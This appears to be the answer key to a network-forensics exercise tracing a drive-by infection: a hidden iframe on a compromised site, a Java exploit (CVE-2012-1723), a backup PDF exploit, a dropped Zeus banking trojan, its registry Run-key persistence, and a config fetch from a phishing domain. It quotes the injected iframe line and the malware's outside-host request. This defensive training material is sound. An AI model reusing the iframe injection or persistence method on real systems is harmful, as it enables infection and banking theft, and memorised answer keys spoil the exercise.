


# Quantum malware - Answers

## Part A – Traffic analysis

### 1. What web sites have been visited prior to the incident?

Filter HTTP requests. You can also add the host column in Wireshark, as instructed in the hint, to make the result more obvious. Websites are clearly visible:




The screenshot shows the Wireshark interface with the filter 'http.request' applied. The packet list pane shows several HTTP GET requests to 'http://www.research-instruments.com/'. The packet details pane shows the 'Info' field for one of these requests, which is highlighted with a red box.

No.	Time	Source	Destination	Protocol	Length	Info
5	0.015600	127.0.0.1	127.0.0.1	HTTP	531	GET http://www.research-instruments.com/ HTTP/1.1
30	0.078401	127.0.0.1	127.0.0.1	HTTP	519	GET http://www.research-instruments.com/wp-content,
57	0.082401	127.0.0.1	127.0.0.1	HTTP	562	GET http://www.research-instruments.com/wp-content,
65	0.103402	127.0.0.1	127.0.0.1	HTTP	533	GET http://www.research-instruments.com/wp-content,
68	0.103402	127.0.0.1	127.0.0.1	HTTP	535	GET http://www.research-instruments.com/wp-content,

www.research-instruments[.]com  
www.woodleyequipment[.]com  
moonmaderats[.]pw  
rxjwxc.ratewish[.]biz  
www.bing.com  
www.investopedia[.]com

### 2. What search engine was Mr. Robert using and what search terms were queried?

Bing and he was searching for “merger and acquisition”.




The screenshot shows a list of HTTP requests. One request is highlighted with a blue background and a red box, showing a GET request to 'http://www.bing.com/search?q=merger+and+acquisitions&src=1'.

621	GET	http://rxjwxc.ratewish.biz/2995567635/1385220240.tpl	HTTP/1.1
560	GET	http://www.bing.com/search?q=merger+and+acquisitions&src=1	HTTP/1.1
795	GET	http://www.bing.com/sa/simg/sw_nh_nlog_cct3_optimal.png	HTTP/1.1

### 3. How did the machine get infected?

Find out where the first suspicious GET request (moonmaderats[.]pw/nuc/look.php) originated. Again Wireshark is of great help.



The screenshot shows the Wireshark interface with the filter 'tcp contains "moonmaderats.pw"'. The packet list pane shows a TCP segment (No. 3409) and an HTTP GET request (No. 3500) to 'http://moonmaderats.pw/nuc/look.php'. The packet details pane for the TCP segment is highlighted with a red box.

No.	Time	Source	Destination	Protocol	Length	Info
3409	65.329968	127.0.0.1	127.0.0.1	TCP	150	[TCP segment of a reassembled PDU]
3500	65.376768	127.0.0.1	127.0.0.1	HTTP	580	GET http://moonmaderats.pw/nuc/look.php
3520	65.499171	127.0.0.1	127.0.0.1	HTTP	604	GET http://rxjwxc.ratewish.biz/42843Bc_8

Right click the first appearance and “Follow TCP Stream”. Again use the Find function and you’ll find a hidden frame within [http://www.woodleyequipment\[.\]com/clinical-trials.html](http://www.woodleyequipment[.]com/clinical-trials.html):

```
<iframe width=0 height=0 src="http://moonmaderats.pw/nuc/look.php">
```

### 4. What client side technology was exploited?

There are only a handful of suspicious requests in the packet capture. First one we've seen it above – moonmaderats[.]pw, and two more going to rxjwxc.ratewish[.]biz. Searching for all GET requests to this domain reveals a JAR payload which most probably triggered a Java client-side vulnerability.

No.	Time	Source	Destination	Protocol	Length	Info
3520	65.499171	127.0.0.1	127.0.0.1	HTTP	604	GET http://rxjwxc.ratewish.biz/4284
3591	66.526783	127.0.0.1	127.0.0.1	TCP	401	[TCP segment of a reassembled PDU]
3605	66.667184	127.0.0.1	127.0.0.1	TCP	280	[TCP ACKed unseen segment] [TCP se
3744	66.698384	127.0.0.1	127.0.0.1	TCP	282	[TCP segment of a reassembled PDU]
3773	75.777600	127.0.0.1	127.0.0.1	HTTP	621	GET http://rxjwxc.ratewish.biz/299!

Right click on the second entry, Follow TCP Stream and reach a request for a jar file.

```
Follow TCP Stream (tcp.stream eq 56)
Stream Content
GET http://rxjwxc.ratewish.biz/2995567635/1385220240.jar HTTP/1.1
content-type: application/x-java-archive
accept-encoding: pack200-gzip,gzip
```

#### 4.1 Find out what vulnerability was exploited.

As per the hint provided, first extract the jar object. From the previous step, the follow stream window, select Save As and save the stream to a file. Then use a hex editor<sup>1</sup> to remove everything except the body of the request for the jar file.

Note that the HTTP response contains a Content-Length field, specifying the length in bytes of the body. Use that field to make sure you got all the bytes of the body. A quick online analysis on VirusTotal successfully identifies the Java exploit: **CVE-2012-1723**.

Ikarus	Exploit.Java.CVE-2012	20140319
Kaspersky	HEUR:Exploit.Java.Generic	20140319
McAfee	RDN/Generic Exploit!1n3	20140319
McAfee-GW-Edition	RDN/Generic Exploit!1n3	20140319
Microsoft	Exploit.Java/CVE-2012-1723	20140319
NANO-Antivirus	Exploit.Zip.CVE20121723.crxrbn	20140319

Now that we've extracted the malicious JAR file, we could even deep dive and extract the Java classes, deobfuscate the code and do a low-level hunt for the vulnerability. We'll skip this for now.

#### 4.2 What other client-side exploits was the malicious website attempting to deliver?

Use the hint and trace back to the request calling for the JAR exploit to be downloaded to the victim. The page that initiates the download for the exploit is [http://rxjwxc.ratewish\[.\]biz/42843Bc\\_857eHbb6N13Neac5d-4c1Hcb\\_9b83f09.html](http://rxjwxc.ratewish[.]biz/42843Bc_857eHbb6N13Neac5d-4c1Hcb_9b83f09.html). Extract that and you'll find an obfuscated JavaScript. The other client-side exploit (which would have been delivered if the first one had been unsuccessful) is for Acrobat Reader – a **PDF exploit**. It would be served from [http://rxjwxc.ratewish\[.\]biz/2995567635/1385220240.pdf](http://rxjwxc.ratewish[.]biz/2995567635/1385220240.pdf)

1 <https://mh-nexus.de/en/hxd/>

## Part B – Malware analysis

### 5. What malicious software was dropped following the visit to the suspicious website?

Search again for traffic to our malicious domain, ratewish[.]biz. In the results, follow the stream after the initial GET request:

No.	Time	Source	Destination	Protocol	Length	Info
10264	27.1037870	127.0.0.1	127.0.0.1	HTTP	1078	HTTP/1.1 200 OK (text/html)
10266	27.2290180	127.0.0.1	127.0.0.1	HTTP	1222	GET http://rxjwxc.ratewish.biz/4284
10356	30.8272830	127.0.0.1	127.0.0.1	TCP	816	[TCP segment of a reassembled PDU]
10374	31.0240180	127.0.0.1	127.0.0.1	TCP	574	[TCP segment of a reassembled PDU]

Inside the stream you'll quickly notice a request for an executable file, recognizable by its MZ header:

```
K.....5....GET http://rxjwxc.ratewish.biz/t/1385220240/2995567635/2
User-Agent: Mozilla/4.0 (Windows 7 6.1) Java/1.7.0
Host: rxjwxc.ratewish.biz
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Proxy-Connection: keep-alive

HTTP/1.1 200 OK with automatic headers
Date: Fri, 28 Mar 2014 02:03:29 GMT
Content-Length: 141312
Cache-Control: max-age=0, must-revalidate
Content-Type: application/x-msdownload
M
Z.....
```

Extract the binary as you did previously with the JAR file and send it to an online sandbox for analysis. Most of the AVs on VirusTotal seem to agree that this is a sample of Zbot – a codename for the **Zeus trojan**.

K7GW	Spyware ( 00009b291 )
Kaspersky	Trojan-Spy.Win32.Zbot.bopd
Malwarebytes	Trojan.Zbot
McAfee	PWS-Zbot.gen.ds
McAfee-GW-Edition	BehavesLike.Win32.PWSZbot.ch

#### 5.1 How this malware will affect Mr. Robert specifically, given his privileged access to company's online banking account.

Zeus<sup>2</sup> is a very well known banking trojan used primarily for **stealing banking information via man-in-the-browser** technique. This<sup>3</sup> technique<sup>4</sup> is very powerful and completely undetectable to the user. The bottom line is that because the malware is injected *into the browser process memory*, the security elements of the website are unaltered (e.g. SSL certificates are not affected, they can be checked and will turn out valid).

#### 5.2 How will the infection persist on the machine after a restart?

2 [https://en.wikipedia.org/wiki/Zeus\\_\(malware\)](https://en.wikipedia.org/wiki/Zeus_(malware))

3 [https://www.owasp.org/index.php/Man-in-the-browser\\_attack](https://www.owasp.org/index.php/Man-in-the-browser_attack)

4 <https://www.sans.org/reading-room/whitepapers/forensics/analyzing-man-in-the-browser-mitb-attacks-35687>

There was a hint about Malwr.com online sandbox. This is able to successfully identify the sample's behaviour and help answer the last two questions in this part.

### Signatures

Starts servers listening on 0.0.0.0:34213

Performs some HTTP requests

Tries to unhook Windows functions monitored by Cuckoo

Collects information to fingerprint the system (MachineGuid, DigitalProductId, SystemBiosDate)

Creates Zeus (Banking Trojan) mutexes

Contacts C&C server HTTP check-in (Banking Trojan)

Creates a slightly modified copy of itself

Installs itself for autorun at Windows startup

process: None

signs: [{u'type': u'registry', u'value': u'HKEY\_CURRENT\_USER\\Software\\Microsoft\\Windows\\Currentversion\\Run'}]

process: None

signs: [{u'type': u'registry', u'value': u'HKEY\_USERS\\S-1-5-21-1547161642-507921405-839522115-1004\\Software\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon'}]

So in order to achieve persistence the sample will create an entry in the well known autostart location **HKCU\\Software\\Microsoft\\Windows\\Currentversion\\Run**.

### 5.3 What external domain is contacted by the sample for downloading its configuration file?

Again we can obtain this information from the Malwr.com analysis. The sample will contact the host **secure-bankofamerica[.]com**, which is clearly a phishing domain created to imitate the legitimate one – <https://secure.bankofamerica.com>. In the Network Analysis section of the Malwr report we can see the complete request for the configuration file:

#### HTTP Requests

URI	DATA
<a href="http://secure-bankofamerica.com/config.bin">http://secure-bankofamerica.com/config.bin</a>	GET /config.bin HTTP/1.1 Accept: /*/* Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; InfoPath.2; .NET CLR 2.0.50727; .NET CLR 3.0.04506.648; .NET CLR 3.5.21022) Host: secure-bankofamerica.com Cache-Control: no-cache